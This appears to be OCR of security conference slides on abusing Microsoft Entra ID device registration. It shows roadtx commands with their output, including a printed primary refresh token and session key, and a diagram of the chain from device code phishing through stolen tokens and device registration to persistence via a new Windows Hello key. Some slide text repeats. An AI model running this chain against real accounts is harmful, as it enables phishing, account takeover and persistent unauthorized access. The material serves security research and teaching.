
```
##################################################################################
# 4.3. Create new PRT key (test new WHFB key)
##################################################################################

roadtx  prt -a request -hk ./area41_hello.key -k ./area41.key -c ./area41.pem -u merlin@cloudy-daze.com [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU4c7qjhtoBdIsnV6MWmI2TtGACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P_4BJzKZBpA_8V0o6
iZGJ3_7ebVbKOpKIRuSVUGA-8LUiMtVmj_jKyjmNhTCepNplUJJaoP4PHl_iH4kCTDyMrnVwcZD0B1OBjGY-M9VAO7VXXMd5K8VijHdO0ZhNbyitwbHGZy-qYdXAanb82
5yJvJr6xEZfU6-lHqp2bYqCNDmoj_NSptVfp0CC8LZQAh_2Olv_Rdb_-xFHJZpvG24csqpyiiUjyhyHe0K1LxKTaBdhIxZtuOA8VS3SqpOR5pNHVflcSzUzduiSIg2lHM
9ExjOEcMuw4IcUssccI3MsNfh6j8oa9rE5uzywUAvetMDLBdfGAjotU_VmgcSPsAQO-mVjJ2WASpT7SyvguTfmSbgrO58CvmSnE6R8iJO-4QUohGPYrDvflnI2M5OmFeI
quUYxYIJuBOmZwg3Y89Fkqoyt6wV_QX-PlcUcGScV-GO1oOe82D8HxYysiXiRf6PeCDXFDyKCKUWxYALb_G_K0YgZrbjmJda-g_Rp4ABJF9bT_4LYpFytBDc2Dzq4Zt63
jq2QSa6R2UgEUfAqJ8lJ4fTIJrmFcJrSacDIFeSA7cK7hjeM-UiEuqZLREN8NlWvwnbmgr151vrBdIxqe04GZrDJXteitSfHzFP8RLphY-wbSRWqP-6lqWariNU8S2nPj
00KgvENuNDcVtK6Ocz71kZtFudc2oS2TU2zlxyLiVLRS64PLbqyKis9hG6hLaQRn6bM764yvuGXZjbLxJu4ajRzVn0j7lLpby_4j5uarAvbb7qBNUykiPuwNL_HaNDMvD
0qJmZCChZ
Obtained session key: 6871007925d4251328237e1676cb5e778b62b34ef90819abd84dcec9859b4c17
Saved PRT to roadtx.prt

##################################################################################
# 4.4. Access browser login with new PRT
##################################################################################

roadtx  browserprtauth -url https://outlook.office.com [Y/n]:
Browser window was closed by the user
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console




Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Azure



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Azure

Merlin | Authentication methods

User

Search

- Overview
- Audit logs
- Sign-in logs
- Diagnose and solve problems
- Custom security attributes
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses
- Devices
- Azure role assignments
- Authentication methods
- New support request

Add authentication method | Reset password | Require re-register multifactor authentication | Revoke multifactor authentication sessions

Authentication methods are the ways users sign into Microsoft Entra ID and perform self-service password reset (SSPR). The user's "default sign-in method" is the first one shown to the user when they are required to authenticate with a second factor - the user always can choose another registered, enabled authentication method to authenticate with. Learn more

Default sign-in method (Preview) OATH TOTP one-time code

Usable authentication methods

Authentication method	Detail
Phone number	Primary mobile: +1 [redacted]
Software OATH token	[redacted]
Windows Hello for Business	

Non-usable authentication methods

Authentication method	Detail
No non-usable methods.	

System preferred multifactor authentication method

Feature status	System preferred MFA method
Enabled	SoftwareOTP

Device Registration Abuse

OAuth device code phish

0

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft Authentication Broker (MAB)

1

Obtain OAuth tokens

4. Obtain OAuth token (DES)

5. Refresh OAuth token (DRS)

refresh + access tokens

Device Enrollment Service (DES)

2

Register/join device to Entra ID

device cert

Device Registration Service (DRS)

3

Obtain PRT

Primary refresh token

OAuth Token Service

4

Access and Persistence

- Use PRT to access resources (SSO)
- Register new WHFB user key for persistence
- Create new PRTs

Azure